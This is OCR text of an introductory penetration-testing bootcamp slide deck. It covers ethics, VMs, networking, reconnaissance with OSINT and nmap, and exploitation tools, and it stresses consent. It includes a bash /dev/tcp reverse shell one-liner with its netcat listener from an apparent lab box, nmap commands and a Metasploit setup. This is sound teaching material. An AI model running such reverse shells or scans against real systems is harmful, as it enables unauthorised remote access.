Week 2: Intro to Penetration Testing

Offsec Fundamentals, Pentesting Methodology

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When	What
~~July 11th~~	~~Cyber Bootcamp Kickoff!~~
July 18th	Intro to Penetration Testing
July 25th	Hacking Web Apps
August 1st	Hacking Linux
August 8th	Hacking Windows
August 15th	Consulting
August 22nd - 23nd	**Tryouts**

Agenda

1. Careers in Offensive Security
2. Virtual Machines and Networking
3. Pen Testing Methodology
4. Lab

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Careers in Offensive Security

Offensive Security

- Penetration Testing
- Red Teaming
- Vulnerability Research
- Bug Bounty Hunting
- Tool Development

How are we different from the bad guys?

Consent

Laws

Ethics

Communication

Bottom Line: We're out to help protect people and organizations

Ethical Practice

Non-consensual Testing

Deliberate discovery without explicit permission.

Responsible Disclosure

Have permission or discover something accidentally?

Bug Bounty Program

Open-ended permission.

What is the best way to get started?

Do

- Self study
- Join clubs
- Attend trainings
- Attend competitions
- Get certifications
- Look for internships

Don’t

- Merely attend classes
- Expect to be taught everything
- Expect instant gratification
- Expect ez money
- Give up
- Stop learning

Which learning materials are best?

Beginner friendly platform with labs about all kinds of security topics and paths. Those new to security should start here.

Learning materials and labs of varying difficulties. Topics mainly revolve around different web vulnerabilities.

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

What certifications can help?

Offensive Security

PortSwigger

Zero Point Security

HackTheBox

+ more at https://pauljerimy.com/security-certification-roadmap/

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
Virtual Machines and Networking

2.1 Virtual Machines

What is a virtual machine?



Virtual Machines and Hypervisors

Virtual Machine

Simulated computer in a computer

HyperVisor

Manages virtual machines

- VirtualBox
- VMware

Why VMs?

Computer inside a computer

Outdated Software

Application Testing


Run Different OSs

Lab Environments

Kali

Well known pentesting distro

- Tools
- Dedicated Workspace



Playing with Kali

A Kali instance has been provided through vsphere

Some Tasks:

Open up the Terminal and maneuver around the file system

- Learn some basic command usage
  - `cd`, `ls`
  - `man <command>`
- Create a text file and output its contents to the terminal
  - `nano <file>`, `cat <file>`
- Check out the users on the system from `/etc/passwd`

Learn what some of the tools do and test them

- `nmap`, `burpsuite`, `msfconsole`

2.2 Networking

Client

The computer making the request

Server


The computer or group of computers that handle requests

Client-Server model

Legend

Outgoing

Established



Ports & Network Connections

Ports are how computers communicate on a network level


```
TCP    10.0.0.45:61682        35.174.127.31:443      ESTABLISHED
```


Listening - Waiting for an **incoming** connection

Established - An actual connection exists


Shells

A malicious connection that allows attackers to have remote access to your computer

Reverse Shell



Bind Shell



Reverse Shells

```
postgres@jupiter:/tmp/awawaw$ bash -i >& /dev/tcp/10.10.14.77/1274 0>&1 &
bash -i >& /dev/tcp/10.10.14.77/1274 0>&1 &
[4] 10724
postgres@jupiter:/tmp/awawaw$ id
id
uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
postgres@jupiter:/tmp/awawaw$ hostname
hostname
jupiter
postgres@jupiter:/tmp/awawaw$
```

```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# hostname
kali
```

```
┌──(root㉿kali)-[/home/kali/HTBBoxes/Jupiter]
└─# rlwrap nc -lvnp 1274
listening on [any] 1274 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.216] 37600
bash: cannot set terminal process group (9592): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/tmp/awawaw$ id
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uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
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


Firewalls


Host-Based

Regulates network traffic going through the host


Network-Based

Regulates network traffic going through the network


Firewalls


A user attempts to log in
The webserver requests data from a database behind the firewall
The webserver request is allowed through the firewall, allowing them to access the database
The webserver receives the information and relays it to the user
Attempts to get direct access to workstations on the internal network are blocked

Firewalls



Only the web server can send traffic through the firewall



Attempts to access the internal subnet directly are blocked

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Pen Testing Fundamentals

The General Cyber Kill Chain


The Simplified Kill Chain

1. **Reconnaissance**
   Identifying your target
2. **Exploitation**
   Getting initial access
3. **Post-Exploitation**
   Escalating your privilege
4. **Lateral Movement**
   Moving around the environment

3.1 Reconnaissance

Passive Recon

- Open Source Intelligence (OSINT)



Active Recon

- Nmap
- Directory Enumeration
- Subdomain Enumeration

Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains

Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents

3rd party services

Software in use

API's

https://osintframework.com

Google Dorking

Makes your Google searches more specific

site:site.com	Search specific site
filetype:pdf	Search for specific filetypes
@	Search social media usernames
“Quoted text”	Search for exact string matches
after/before:time	Search for pages after/before a certain time
+, -, OR	Add, exclude, or combine

Resources

https://en.wikipedia.org/wiki/Google_hacking

https://www.cybrary.it/blog/0p3n/advanced-google-dorking-commands/

https://da.gd/dorkks

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
What I would give for Aiden Jacobs to put as much thought in to his passwords as he does for his amazing daily breakfast specials at The Cozy Croissant Hotel!!!

Domain Names & IP Address

Whois
- whois.domaintools.com

IP Locations
- viewdns.info/iplocation

Reverse IP
- viewdns.info/reverseip



tcchotelcctv.com

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Domain Information


Domain:	tcchotelcctv.com
Registrar:	NameCheap, Inc.
Registered On:	2022-08-21
Expires On:	2023-08-21
Updated On:	2022-09-15
Status:	clientTransferProhibited
Name Servers:	dana.ns.cloudflare.com ernest.ns.cloudflare.com

Registrant Contact


Name:	Jamie Jackson
Organization:	The Cozy Croissant
Street:	135 N Sierra St
City:	Reno
State:	NV
Postal Code:	89501
Country:	US
Phone:	+1.5555550100
Email:	janie.jackson.tcc@outlook.com

Subdomains

Subdomain Finder
- subdomainfinder.c99.nl



Search Engines



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General Information

Hostnames: unrealvisionstudios.com, fitnessinmotionsouthtexas.com, barbaramsilva.com, url001.xyz, lowerwisdom.com, boracorre.com, akwabstore.com, cryptominage.net, smarts-tv.com, chatonwebsite.com, affordableburialandcremationllc.com, compaksulsel.com, nmfire.info, mohouseware.us, elmundobursatil.com, sugano.us, cangtiensa.com, arangstore.com, salusoft.us, barra1017.com, zylofoncash.com, animerepost.com, apkklasoru.com, optimafantasysports.com, exciting-passion-life.com, winterclash3d.com, stnspages.com, jetfilmplus.com, bruinpolyglotsociety.com, system-update-new.com, lb-212-219.above.com, indonesiapisa.com, lastseenfamily.net, diariodeuncampista.com, studyingworksheets.com, casasparticularesencuba.com, xbtvrom.com, thepromiserevealeduat.com, taibann.com, xrsucai.com, dumpshub.com, yooperbees.com, ricettextorte.com, mohammedarif.com, naturesonlystore.com, butweet.com, sportishead.com, masterpoker88e.com,

Open Ports

80 443 9009

// 80 / TCP -249784127 | 2023-07-15T16:40:27.312925

```
HTTP/1.1 302 Found
date: Sat, 15 Jul 2023 16:40:28 GMT
server: Apache
set-cookie: __tad=1689439228.6145086; expires=Tue, 12-Jul-2033 16:40:28 GMT; Max-Age=315360000
location: http://ww25.qipaishishifuhefa.winampcn.com/?subid1=20230716-0240-2886-8b40-8b62516f738d
content-length: 0
content-type: text/html; charset=UTF-8
connection: close
```

Nmap

NMAP

Know your enemy

- nmap <ip of target>
  - -p <port>
  - -sV (checks versions)
  - -sC (runs scripts)
  - --min-rate <value> (speed!)
  - -T(1-5) (speed also)

```
┌──(root💀kali)-[/home/kali/oscp]
└─# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information

```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
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


3.2 Exploitation

Metasploit

Powerful exploitation framework

Many exploits for initial exploitation + post exploitation

Payload generation with msfvenom

GitHub

A public platform that stores code of various open source projects

Contains the proof of concept of many CVEs and exploits

3.2 Exploitation

Exploit-DB

Database with many public exploits for all stages

Verified/Unverified exploits

More manual work involved

```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
